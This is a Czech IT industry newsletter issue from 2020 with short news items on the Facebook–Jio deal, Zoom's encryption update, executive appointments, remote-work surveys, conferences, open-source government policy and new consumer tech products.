v Indii s přibližně 388 miliony zákazníků v regionu. Zapojení Facebooku poskytne společnosti Jio celou řadu nových zdrojů, zatímco akvizice poskytne Facebooku novou cestu na indický trh, na kterém se snaží získat oporu již mnoho let, s různou úrovní úspěchu.

Nejvýznamnější pro Facebook bude připojení k WhatsApp, nejpoužívanější aplikaci pro zaslání zpráv v zemi.

Jak poznamenává Facebook: „V průběhu let Facebook investoval v Indii, aby spojil lidi a pomohl podnikům založit je a růst. WhatsApp je v indickém životě natolik zakořeněný, že se stal běžně používaným slovesem v mnoha indických jazycích a dialektech. Facebook sdružuje přátele a rodiny, ale navíc je to jeden z největších předpokladů růstu pro malé podniky v zemi. Instagram se v posledních letech v Indii dramaticky rozrostl jako místo, kde lidé sledují své zájmy a vášně.“

Zdroj: Freepik

Celý článek si přečtete zde ▶



Zoom přináší novou aktualizaci týkající se bezpečnosti

V době prudce stoupajícího využívání streamování videa vydal Zoom nový, rozsáhlý update, jehož cílem je řešit různé obavy o bezpečnost a soukromí, které se v posledních týdnech výrazně vyostřily.

„Dnes jsme oznámili robustní vylepšení zabezpečení s blížící se všeobecnou dostupností Zoom 5.0, což je klíčový milník v našem 90denním plánu proaktivní identifikace, řešení a zlepšení bezpečnosti a soukromí platformy Zoom. Přidáním podpory AES 256-bit GCM šifrování, Zoom poskytne zvýšenou ochranu pro shromažďování dat a odolnost proti neoprávněné manipulaci,“ vysvětlil Zoom.

Šifrování AES je klíčovým prvkem této aktualizace – 256bitový AES („Advanced Encryption Standard“), je úroveň šifrování používaná vládou USA k ochraně utajovaných dokumentů, zatímco GCM („Galois Counter Mode“) pomůže zajistit optimální výkon

v měřítku a rychlosti, což výrazně zvyšuje bezpečnost.

Přidaná ochrana sníží kapacitu pro kohokoli mimo vaši schůzku, aby ukradl vaše data ze Zoomu nebo získal přístup k vašemu obsahu, zatímco Zoom také přidává nové ustanovení, které umožní uživatelům zvolit, které oblasti datových center budou ukládat jejich schůzky a webináře, poskytující větší kontrolu na této

frontě.

Kromě toho společnost Zoom také přidává vylepšený přístup k ovládacím prvkům zabezpečení, další možnosti pro hlášení problémů, čekací místnosti a hesla pro schůzky ve výchozím nastavení a další možnosti řízení dat.

Díky snadnosti použití a kvalitě streamování pro více uživatelů najednou se Zoom rychle stal aplikací pro videohovory, které byly pro mnoho lidí během poslední doby jedinou volbou.

Celý článek si přečtete zde ▶




Zdroj: Zoom



jeho největším minoritním akcionářem. Tato investice podtrhuje náš závazek vůči Indii a naše nadšení pro dramatickou transformaci, kterou Jio v zemi urychlil.“ Jio, které bylo spuštěno před třemi lety, se rychle stalo jedním z předních poskytovatelů internetu

Kdo se posunul kam

Jakub Sedlmajer,
Key Account Manager, Axis Communications



Společnost Axis Communications oznámila, že na pozici Key Account Managera pro Českou republiku a Slovensko nově nastupuje Jakub Sedlmajer (29). Bude odpovědný za rozvoj obchodních aktivit s klíčovými partnery a systémovými integrátory společnosti Axis.

„Axis má v České a Slovenské republice více než 1000 partnerů, kteří zajišťují instalace IP kamerových a bezpečnostních systémů nebo realizace projektů v oblasti smart city. Věřím, že těm klíovým z nich Jakub díky svým obchodním a odborným zkušenostem pomůže oslovovat nové koncové zákazníky a získávat zajímavé projekty,“ komentuje Pavel Marek, obchodní ředitel společnosti Axis Communications pro regiony CE a SEE.

Jakub Sedlmajer přichází do Axisu po předchozím působení ve společnostech Signify a Phillips Lightning a s magisterským titulem z Vysoké školy ekonomické v Praze.

Paula Cormier,
prezident a výkonný ředitel Red Hat



Red Hat oznámil jmenování Paula Cormiera prezidentem a výkonným ředitelem Red Hatu. Cormier, který dříve působil jako prezident Red Hatu pro produkty a technologie, nahradí s okamžitou platností Jima Whitehursta, který je nyní na pozici prezidenta IBM.

Od roku 2001, kdy nastoupil do Red Hatu, byly Cormierovy vize a vedení klíčové pro většinu zásadních strategických změn a rozšíření portfolia produktů a služeb společnosti. Cormier si připsuje zásluhu za prosazení modelu předplatného, který pomohl přetvořit Red Hat z průkopníka open source na zavedenou technologickou firmu, jež dokázala transformovat operační systém Red Hat Linux dostupný na internetu zdarma na přední podnikovou linuxovou platformu Red Hat Enterprise Linux (RHEL). Na platformu RHEL dnes spoléhá více než 90 % společností žebříčku Fortune 500.

Christian Klein,
výkonný ředitel SAP



Společnost SAP oznámila, že Christian Klein (39), jeden z dosavadních dvou výkonných ředitelů a člen výkonné rady, bude nadále působit jako jediný výkonný ředitel (CEO, Chief Executive Officer) společnosti. Jennifer Morgan (48), která s ním od října 2019 tuto roli sdílela, ze společnosti po dohodě s dozorčí radou ke konci dubna odchází.

Současná situace více než kdy jindy vyžaduje, aby společnosti byly schopné podnikat rychle a rozhodné kroky. Protože to nejlépe zajistí vedení s jasnou strukturou, bylo rozhodnutí o přechodu z modelu dvou výkonných ředitelů na jediného CEO přijato dříve, než bylo původně plánováno, a to s cílem zajistit silné a jednoznačné řízení společnosti SAP.

„Děkuji Jennifer za vše, co udělala pro naši společnost, naše lidi i zákazníky,“ řekl profesor Hasso Plattner, předseda dozorčí rady SAP.

74 % firem plánuje nechat některé zaměstnance v režimu na dálku

Téměř tři čtvrtiny podniků plánují ponechat minimálně 5 % zaměstnanců, kteří dříve docházeli do práce, trvale v režimu práce na dálku i po odeznění současných karanténních opatření.

Průzkum Gartneru uskutečněný mezi 317 CFO a lídry odpovědnými za finance k 30. březnu 2020 odhalil, že přinejmenším 5 % zaměstnanců, kteří dříve docházeli do práce, zůstane natrvalo v režimu na dálku i po odeznění opatření souvisejících s COVID-19.

„Tato data naznačují možný trvalý dopad současných opatření na způsob, kterým podniky řídí svůj byznys,“ vysvětluje Alexander Bant, viceprezident výzkumu v Gartner Finance Practice. „CFO jsou již pod tlakem ve věci řízení a snižování nákladů, a vidí proto příležitost dosáhnout úspor díky práci na dálku. Plná čtvrtina respondentů dokonce uvádí, že v tomto režimu natrvalo ponechá přinejmenším 20 % zaměstnanců.“

V předchozím průzkumu uvedlo 81 % CFO, že plánují rozšířit ob-
je práce pro kontraktory – práce



na dálku je další příležitostí, jak uspořít, aniž je nutné dělat zásadní škrt, a ohrozit tak provoz. CFO již v minulosti v diskusích s Gartnerem uváděli, že činí kroky pro podporu flexibilnějších pracovních rozvrhů a vybavují zaměstnance technikou pro práci z domova.

„Většina CFO chápe, že se technologie i společnost posunuly vpřed a učinili práci na dálku životaschopnou pro širší škálu pracovních pozic než v minulosti,“ říká Alexander Bant. „Pokud jde o finanční oddělení samotná, 90 % CFO již dříve

uvedlo, že očekávají jen minimální narušení jejich provozu a procesů, přičemž prakticky všechny aktivity bude možné vést na dálku.“

S tím, jak se organizace postupně vyrovnávají s pokračujícími výpadky a narušením provozu kvůli karanténním opatřením, bude trvalá práce na dálku jedním z doplňkových úsporných opatření kromě těch, která CFO již udělali nebo plánují udělat.

Home office: Nezapomínat na sociální kontakt

Řada firem přešla kvůli pandemii koronaviru na režim, kdy většina jejich zaměstnanců pracuje pouze z domu. Mít celý podnik permanentně mimo kancelář se ale může velmi rychle drasticky promítnout na výkonnosti jednotlivých pracovníků, jejich motivaci i vnitřních vztazích. Odborníci proto doporučují, aby zaměstnanci pracovali na úkolech častěji společně a dostávalo se jim pravidelné zpětné vazby. Zapomínat by se nemělo ani na nepracovní sociální kontakt.

Současná situace je náročná zejména pro manažery a ředitele firem, kteří nemají možnost osobně na tým dohlížet tak, jak jsou zvyklí při práci v kanceláři. Podle odborníků mají v podstatě dvě možnosti, jak se s touto situací poprat – buď začít své podřízené přísně kontrolovat, nebo jim dát svou důvěru a v práci je spíše podporovat a motivovat.

„Obecně tuto situaci vnímám jako test důvěry mezi zaměstnanci a zaměstnavateli, potažmo jejich nadřízenými. Jeden manažer může být nervózní a své lidi neustále kontrolovat, aby mu nebylo něco vyčteno od vrcholového managementu. A jiný to vezme jako výzvu, kdy bude se svým týmem udržovat rozumný kontakt, dokáže své lidi podpořit, zajímat se o ně i po nepracovní stránce a profitovat z toho mohou všichni,“ popisuje brněnský psycholog Tomáš Repka. Komunikace firmy se zaměstnanci by tak měla probíhat ne ve smyslu kontroly, ale spíše vyjádření podpory a zájmu o to, jak situaci zvládají. „Jde o to být pro ně co nejvíce lidský,“ dodává psycholog.

Velmi podobný přístup zvolilo vývojářské studio Futured, které má od poloviny března na home office sto procent zaměstnanců.

Zdroj: Pixabay

Celý článek si přečtete zde ▶



Celý článek si přečtete zde ▶



TOP EVENTS

Retail Summit Action
Blue Events
5.5.2020

TechEd Online 2020
Gopas
5.-6.5.2020

Bezpečná škola 2020
Mascotte
13.10.2020

Digidějovice 2020
Inižio
21.5.2020

EastLog 2020
Atoz Group
27.-28.8.2020

Shopcamp 2020
Shoptet
10.9.2020

MOBILNÍ ŘEŠENÍ
PRO BUSINESS 2020
BusinessIT
17.9.2020

IS2 - KYBERPROSTOR V NAŠEM ŽIVOTĚ
Tate
21.-22.10.2020

Další akce a konference naleznete na
www.ew-nn.cz



ICT NETWORK NEWS

Vydavatelství: AVERIA LTD.
Company Number: 6972108
Enterprise House
2 Pass Street
Manchester - Oldham
OL9 6HZ United Kingdom
www.ICT-NN.com
Ověřený náklad: 3500 ks
Periodicita: měsíčník
Distribuce: na konferencích, seminářích a formou předplatného
Kontakty: Petr Smolník, šéfredaktor;
Inzerce: +420 773 626 295;
Email: events@averia.cz

Konference: TechEd-DevCon 2020

Již 18. ročník tradiční IT konference TechEd-DevCon určené všem z oboru informačních technologií, kteří chtějí mít přehled o současných a budoucích trendech nejen v oblasti produktů společnosti Microsoft, se vzhledem k situaci uskuteční online pod názvem Konference TechEd Online a proběhne v termínu 5. - 6. 5. 2020.

Tato dvoudenní česko - slovenská konference přinese výběr těch nejzajímavějších a nejatraktivnějších přednášek, které pro vás byly připraveny na konferenci TechEd-DevCon (CZ) a ShowIT (SK).

Přístup do online aplikace vám bude zaslán po registraci, den před zahájením konference. Po skončení online konference bude možné pod vašim přihlášením shlédnout archivní záznam dalších sedm dní.

Poplatek za oba online dny je symbolických 1000 Kč a výtěžek z akce bude věnován domovu pro seniory.



Celý článek si přečtete zde ▶



Konference: Bezpečná škola 2020

Termín již 6. ročníku konference byl přesunut na 13. října 2020. Bude to opět den plný zajímavých témat v podání odborných přednášejících, kdy účastníci na jednom místě načerpají informace k řešení aktuálních problémů, získají přehled o nových technologiích a trendech v IT i objektové bezpečnosti, mohou se i inspirovat zkušenostmi kolegů nebo sdílet své vlastní poznatky. Program je sestavován s ohledem na praktickou využitelnost prezentovaných poznatků v rámci běžného chodu školy.

Hlavními tematickými okruhy jsou Bezpečně (nejen) na sítích, Škola vs. nejnovější technologie a Sdílení zkušeností aneb jak to funguje u nás. Události poslední doby (útok střelce v ostravské nemocnici a hackerský útok v benešovské nemocnici) bohužel ukazují, že ochrana měkkých cílů je ožehavým aktuálním tématem.



Celý článek si přečtete zde ▶



Konference: Efektivní nemocnice

Srdečně Vás zveme na 15. ročník odborné konference „Efektivní nemocnice 2020 – Strategie zdravotních pojišťoven a nemocnic“, který se bude konat ve dnech 24. a 25. listopadu v Clarion Congress Hotel Prague – Vysočanech.

Tento celostátní projekt má za cíl oceňovat nemocnice pozitivně vnímané v očích pacientů a zaměstnanců a je zaměřen na bezpečnost a spokojenost v nemocnicích.

Potřetí bude také vyhlášena i kategorie „Nejlepší online komunikace nemocnic“, jejímž garantem je digitální agentura AMI Digital a největší česká PR agentura AMI Communications. V loňském roce obsadila 1. místo Fakultní nemocnice Brno v kategorii fakultních nemocnic a 1. místo mezi ostatními zařízeními Stodská nemocnice. V kategorii zdravotních pojišťoven obsadila první místo Všeobecná zdravotní pojišťovna.



Celý článek si přečtete zde ▶



Blue Events letos poprvé přinese celou konferenci on-line

Současné omezení veřejných akcí znamená stopku pro osobní setkání na konferencích. V dnešní situaci je přitom výměna názorů a aktuálních zkušeností nanejvýš potřebná. Blue Events proto ve spolupráci se Svazem obchodu a cestovního ruchu ČR a poradenskou společností BCG pořádá 5. 5. 2020 od 9.30 živou konferenci přenášenou celou on-line.

Mimořádná doba působí jako katalyzátor změn – tak zní téma Retail Summit Action. Některé ideje a projekty, které obchodníci plánovali realizovat za měsíce či roky, se staly realitou během pár týdnů nebo dokonce dnů. Maloobchod je zároveň významným pomocníkem při zvládnutí současné epidemie. Klíčovou roli přitom hraje propojený ekosystém nového retailu. „Jde hlavně o nové formy spolupráce mezi různorodými subjekty, akceleraci vyu-

žití on-line platform, automatizaci výroby i logistiky, vysokou míru flexibility i využití bezkontaktních plateb,“ říká Tomáš Prouza, prezident Svazu obchodu a cestovního ruchu ČR, jeden z řečníků Retail Summit Action. „Jsme přesvědčeni, že osobní setkání nelze ničím nahradit. Nicméně i za výjimečných podmínek nouzového stavu chceme aktuálně nabídnout



fakta, názory, příklady a živé interaktivní debaty lidí, kteří se aktivně zasazují o nové cesty v maloobchodním podnikání. Ukážeme příležitosti a trendy, které budou zásadní pro byznys a přetrvají i poté, co tato pandemie odezní,“ říká Barbora Krásná z Blue Events.

Program moderuje Martin Veselovský (DVTV), poběží od 9.30 do 12.00 a představí se v něm klíčoví zástupci maloobchodu a zejména inovátoři, kteří se chopili příležitosti a inspirovali ostatní. Se svými příspěvky vystoupí nebo se do vzájemné diskuse zapojí Tomáš Vala (SIKO koupelny & kuchyně), Jakub Kováč (Mall.cz), Jiří Hlavenka (podnikatel a regionální politik), Tomáš Mráz (Plzeňský Prazdroj), Petr Pavlík (Albert ČR), Lukáš Němčík (Skupina COOP), Viet Mai Duc (TAMDA FOODS), Radim Rozenek (Tescoma), Tomáš Čupr (Rohlik.cz), David Hofman a Monika Černíková (BCG), Nikola Pleska (Microsoft), Jan Binar (McCann Prague) a Petr Bena (Alza.cz).

Současná situace přináší řadu otázek, na které budou řečníci Retail Summit Action hledat odpovědi: Co pro nás jako společnost a business komunitu současná krize znamená?



blue events

Celý článek si přečtete zde ▶



Francouzská vláda zavádí in-house vyvinutou službu pro zasílání zpráv, Tchap

Projekt Tchap vytvořil nový otevřený šifrovaný komunikační nástroj pro francouzské veřejné činitele s cílem zlepšit šíření informací a zajistit bezpečnost francouzské vládní komunikační sítě.

V současné době si mohou na Tchapu vytvořit účet pouze agenti centrální správy, ale zdrojový kód aplikace je k dispozici pro kohokoli pod open source licencí. Jeho používání bude postupně rozšířeno na všechny členy francouzských správ, včetně regionálních a místních správ. Podle Jérôme Ploquina, projektového manažera Tchap na Mezinárodním ředitelství pro digitální záležitosti (DINUM), chtěla francouzská správa „zavést službu zasílání zpráv, která je bezpečná a obsahuje profesionální funkce přizpůsobené práci profesní organizace nebo veřejné správy“.

Veřejná politika týkající se softwaru s otevřeným zdrojovým kódem

Od roku 2010 vyvinula Francie



podrobnou open source politiku s cílem podpořit vývoj a používání softwaru s otevřeným zdrojovým kódem ve francouzské ústřední a místní veřejné správě. Ayrault Circular ze dne 19. září 2012 definuje obecné směry používání softwaru s otevřeným zdrojovým kódem ve ve-

řejné správě. Podle dokumentu musí být software s otevřeným zdrojovým kódem považován za rovnocenný s jinými řešeními. Zákazníci by se také vyhnuli vysoké ceně za výrobky. V roce 2016 přijal francouzský parlament zákon pro digitální republiku (Loi pour une République

numérique), který posiluje otevření veřejných dat. V roce 2017 francouzská vláda zveřejnila vyhlášku, která stanoví seznam licencí open source, které mohou veřejné správy používat. V květnu 2018 zveřejnila francouzská správa „Zásady přispívání pro svobodný software státu“ (Politique de contribution de l'Etat aux logiciels libres). Tato politika podporuje používání softwaru s otevřeným zdrojovým kódem ve státní správě definováním pokynů pro veřejné činitele, kteří se snaží přispívat k řešení s otevřeným zdrojovým kódem vytvořeným třetími stranami, a zveřejňování nového softwaru.

V rámci francouzské administrativy je politika otevřeného zdroje vyvíjena a prováděna DINUM, konkrétně divizí Etalab, která má na starost koordinaci, rozvoj a provádění francouzské strategie týkající se dat. DINUM také vytvořil hnutí „Blue Hats“, které shromažďovalo odborníky na software s otevřeným zdrojovým kódem v rámci i mimo správu.

[Celý článek si přečtete zde](#)



Zdroj: Tchap

Open source řešení WebXray pomáhá chránit veřejné weby

Britské Centrum pro etiku a inovace dat (CDEI) zveřejnilo zprávu o online cílení a postupech sledování reklam na veřejných webových stránkách. K tomuto tématu bylo provedeno několik dalších studií a většina z nich používala webXray s otevřeným zdrojovým kódem ke shromažďování údajů a provádění analýzy na úrovni souladu webových stránek s platnou regulací ochrany údajů.

Zpráva CDEI s názvem „Přezkum online cílení: Závěrečná zpráva a doporučení“ byla zveřejněna po vydání několika studií o reklamě třetích

stran na webových stránkách britské místní rady BBC, prohlížeče Brave a společnosti ePrivacy Cookiebot. Tyto studie zdůraznily přítomnost reklam třetích stran a sledovačů reklamy. Cookiebot například zjistil, že 52% webových stránek veřejných zdravot-

nických služeb EU obsahuje komerční sledovače. BBC Shared Data Unit analyzovala během dvou dnů stránky více než 400 místních rad a zjistila, že webové stránky místních rad Spojeného království obsahují více než 950 souborů cookie a zdá se, že více než dvě třetiny rad nevyžadují správnou formu souhlasu podle zákonů na ochranu soukromí. BBC, Brave a Cookiebot použili pro analýzu dat studie open source software webXray pro analýzu reklamy třetích stran na veřejných webových stránkách. WebXray je software s otevřeným zdrojovým kódem pro analýzu obsahu třetích stran na webových stránkách a identifikaci společností, které shromažďují uživatelská data. Software je přístupný neprogramátorům díky uživatelskému rozhraní příkazového řádku. WebXray je profesionální nástroj určený pro akademický výzkum, pracovníky v oblasti ochrany osobních údajů, regulátory a uživatele, kteří jsou zvědaví na skryté toky dat na webu.

[Celý článek si přečtete zde](#)



Zdroj: webXray

Nizozemská vláda vybízí veřejné služby ke sdílení zdrojového kódu softwaru

Nizozemská vláda požaduje, aby veřejné služby země sdílely jako otevřený zdroj veškerý software řešení, která jsou napsána pro ně nebo jimi.

„Vyzývám veřejné služby, aby uvolnily zdrojový kód, pokud nemají dobré důvody to neudělat“, napsal státní tajemník vnitra Raymond Knops v dopise nizozemskému parlamentu. „Lze očekávat, že veřejná služba, která používá software s otevřeným zdrojovým kódem, bude aktivně sdílet se společností software, který sama vyvíjí.“

Publikování zdrojového kódu softwaru prospívá veřejným zájmům včetně inovací, hospodářské činnosti, otevřenosti a bezpečnosti informací a snižuje plýtvání penězi, píše státní tajemník. Výjimky z nové politiky zahrnují software ovlivňující národní bezpečnost nebo veřejnou bezpečnost nebo tam, kde musí být určité pracovní metody důvěrné.

Ministerstvo vnitra a ministerstvo hospodářství začátkem roku 2021 odstraní existující právní překážku

pro sdílení softwaru z vládních pravidel chování, což jasně stanoví, že veřejné služby mohou volně sdílet zdrojový kód jako open source. Knops píše, že existuje dostatek prostoru pro veřejné služby, a ministerstvo vnitra pomůže všem veřejným službám, které pracují na vydání zdrojového kódu.

V nové politice ministerstvo doporučuje zvolit vhodnou licenci s otevřeným zdrojovým kódem a jako na jednu z možností poukazuje na veřejnou licenci Evropské unie. Pokud je cílem sdílení zdrojového kódu povzbuzení k opětovnému použití a dalšímu rozvoji, ministerstvo radí veřejným službám, aby budovaly komunitu nebo se k ní připojily. Pokud je cílem otevřenost, stačilo by sdílení zdrojového kódu ve veřejném úložišti, jako je GitLab.

Pokud nizozemské veřejné služby budou sdílet 20 procent svého softwaru jako open source, mohlo by to přinést více než 1,1 miliardy EUR.

[Celý článek si přečtete zde](#)



Malá, lehká a odolná bezzrcadlovka

Povzbudte svoje smysly a vyrazte do přírody s novým funkčním fotoaparátem. Zejména v současné době, kdy jsme nuceni trávit více času doma, naše duše i tělo zoufale volá po pobytu venku na čerstvém vzduchu.



Blíží se květen, měsíc, kdy příroda odvede velký kus práce a každým dnem se halí do nové podoby. Co takhle zaznamenat všechny ty barvy i proměny a pořídít si nesmazatelnou vzpomínku? Polibek pod třešní v roušce? Časosběrné fotografie na nejbližším kopci, louce nebo v parku? Ať už to bude „projekt 1. máj“ nebo jen obyčejná procházka venku, vezměte s sebou fotoaparát a povzbudte svoji kreativitu a vašeň!

Panasonic Lumix G90 vám dá to nejlepší, co chcete od fotografování a nahrávání videa v přírodě po nekončící zábavu díky možnostem,

které nabízí. Malá lehká a odolná bezzrcadlovka překvapí svým výkonem a univerzálností. Její srdce tvoří MFT Live MOS snímač s vysokým rozlišením 20M, který dokáže fotit o 1 sekundu dříve, než stihnete stisknout spoušť. Lumix G90 umí nahrávat videa ve 4K UHD a je vybaven

funkcemi i pro náročné videotvůrce. Hořčičková konstrukce těla i objektivu je plně utěsněna a přístroj tak zdatně odolává nešvarům počasí.

Aby vaše fotky a videa zůstaly ostré, je na místě pokročilá stabilizace, která hlídá dobře čitelné detaily hned v 5 osách. Pokud rádi ovládáte fotoaparát přes svůj smartphone nebo třeba často ukládáte snímky do cloudu, je na vás pamatováno s Wi-Fi a Bluetooth.


Celý článek si přečtete zde ▶

Foto: Lumix



Stylový tablet s vylepšeným dotykovým perem

Samsung představuje novinku Galaxy Tab S6 Lite, který se díky velkému displeji, tenkému provedení a vylepšenému dotykovému peru S Pen výborně hodí na rychlé psaní poznámek i multimediální využití. K dispozici bude ve dvou barevných variantách: šedé a modré. K ochraně si mohou uživatelé pořídít ochranné pouzdro v šedé a modré barvě.



Jednou z největších předností tabletu je velký displej s úhlopříčkou 10,4 palce (26,4 cm) a vynikajícím obrazem. Díky lehkému kompaktnímu provedení se tablet výborně hodí na multitasking, psaní poznámek nebo sledování filmů či videoklipů. Uživatelé

rozhraní One UI je optimalizované na velký displej tabletu, systém ovládání je tedy jednoduchý a intuitivní. Mezi jednotlivými otevřenými aplikacemi lze hladce přepínat, a uživatel se tak může plně soustředit na aktuální činnost.

Ať už tablet používáte k práci, ke studiu, nebo ve volném čase doma, vylepšené dotykové pero S Pen se výborně hodí k psaní poznámek i při multitaskingu. V novém provedení je stejně praktické a pohodlné jako obyčejná propiska. Váží jen 7,03 g, je tedy lehounké a píše se s ním výborně, navíc má rychlejší odezvu než dřív a hrot velikosti 0,7 mm umožňuje mimořádně přesnou práci při psaní i kreslení. Když ho nepotřebujete,

drží pomocí magnetu na boku tabletu, případně na krytu (který se prodává samostatně). Nemusíte se tedy bát, že ho ztratíte.

Celý článek si přečtete zde ▶

Foto: Samsung



Elegantní kamera pro videodohled

Společnost D-Link nedávno získala proslulou cenu iF Design Award za svoji kameru mydlink DCS-8526LH Full HD Pan & Tilt Pro Wi-Fi. Za vítěze ji vybrala 78 členná porota složená z nezávislých odborníků z celého světa. V tomto roce bylo do soutěže přihlášeno přes 7 298 produktů z 56 zemí. Kamera má pokročilé funkce, jako je automatické sledování pohybu nebo detekce osob. Poskytuje 360° pokrytí s horizontálním úhlem pohledu 340° a s nakloněním 105°, panoramatický pohled a noční vidění, což dohromady umožňuje videodohled za všech okolností. Navíc má režim fyzického soukromí a je vybavena nejnovějším 128bitovým bezdrátovým šifrováním pro zajištění maximální bezpečnosti dat přenášejících přes Wi-Fi.

Kamera poskytuje 360° výhled na jakoukoli místnost. Její technologie naklápění a výběr úhlu panoramatického pohledu umožňují vidět každý úhel jakékoli místnosti. Díky výkonnému automatic-



kému sledování pohybu, detekci osob, nočnímu vidění až 5 metrů a kompatibilitě s Google Asistentem a Alexou vás toto vševídnou oko upozorní na cokoli nebo kohokoli, kdo se pohybuje po vašem domě. Kamera využívá výběr úhlu panoramatického pohledu, takže jej můžete jedním dotykem zaměřit na jakýkoli cíl v zorném poli.

Vylepšená AI (umělá inteligence) chytře identifikuje lidský pohyb, takže kamera nebude falešně spouštěna.

Celý článek si přečtete zde ▶

Foto: D-Link



Herní počítače s inovativním chlazením

Lenovo uvádí na trh nové přírůstky herní série Legion určené pro pokročilé i začínající hráče. Letošní modely se mohou pochlubit vylepšenou klávesnicí, delší životností baterie, inovativním chlazením Coldfront 2.0 a displeji s funkcí Dolby Vision. Veškeré nároky na herní počítače se opět setkávají s požadavky hráčů po celém světě, kdy i tentokrát v průzkumu zvítězil nenápadný design a možnost využití i mimo hraní her.

Lenovo Legion 7i je ideální pro vášnivé hráče, kteří rádi soutěží. Notebook je jako stvořený pro nejruznější vizuální efekty díky svému 15palcovému Full HD displeji (1920 x 1080) se 100% barevnou přesností Adobe sRGB a certifikací VESA DisplayHDR1000 400 pro přesné zobrazení veškerých detailů.

Celokovové šasi ukrývá procesor až 10. generace Intel Core i9 H-Series, úložný prostor až 1TB PCIe SSD5 a až 32 GB DDR4 operační paměti. Notebook tak zvládne bez problému jakýkoliv multitasking, streaming nebo tvůrčí činnost. Ply-



nulé hraní AAA titulů pak umožní NVIDIA GeForce RTX 2080 SUPER GPU s Max-Q designem a funkcí OverDrive a displej s obnovovací frekvencí 240Hz s okamžitou odpovědí pod 1ms.

Rychlé nabíjení řeší jednoduše funkce Rapid Charge Pro8, která zvládne notebook nabít až na 50 % během 30 minut. Nezapomnělo se ani na klávesnici, které nejen při hraní přikládá důležitost mnoho uživatelů. Optimalizovaná klávesnice Lenovo Legion TrueStrike zaručuje 100% anti-ghosting a odezvu v milisekundách.

Celý článek si přečtete zde ▶

Foto: Lenovo

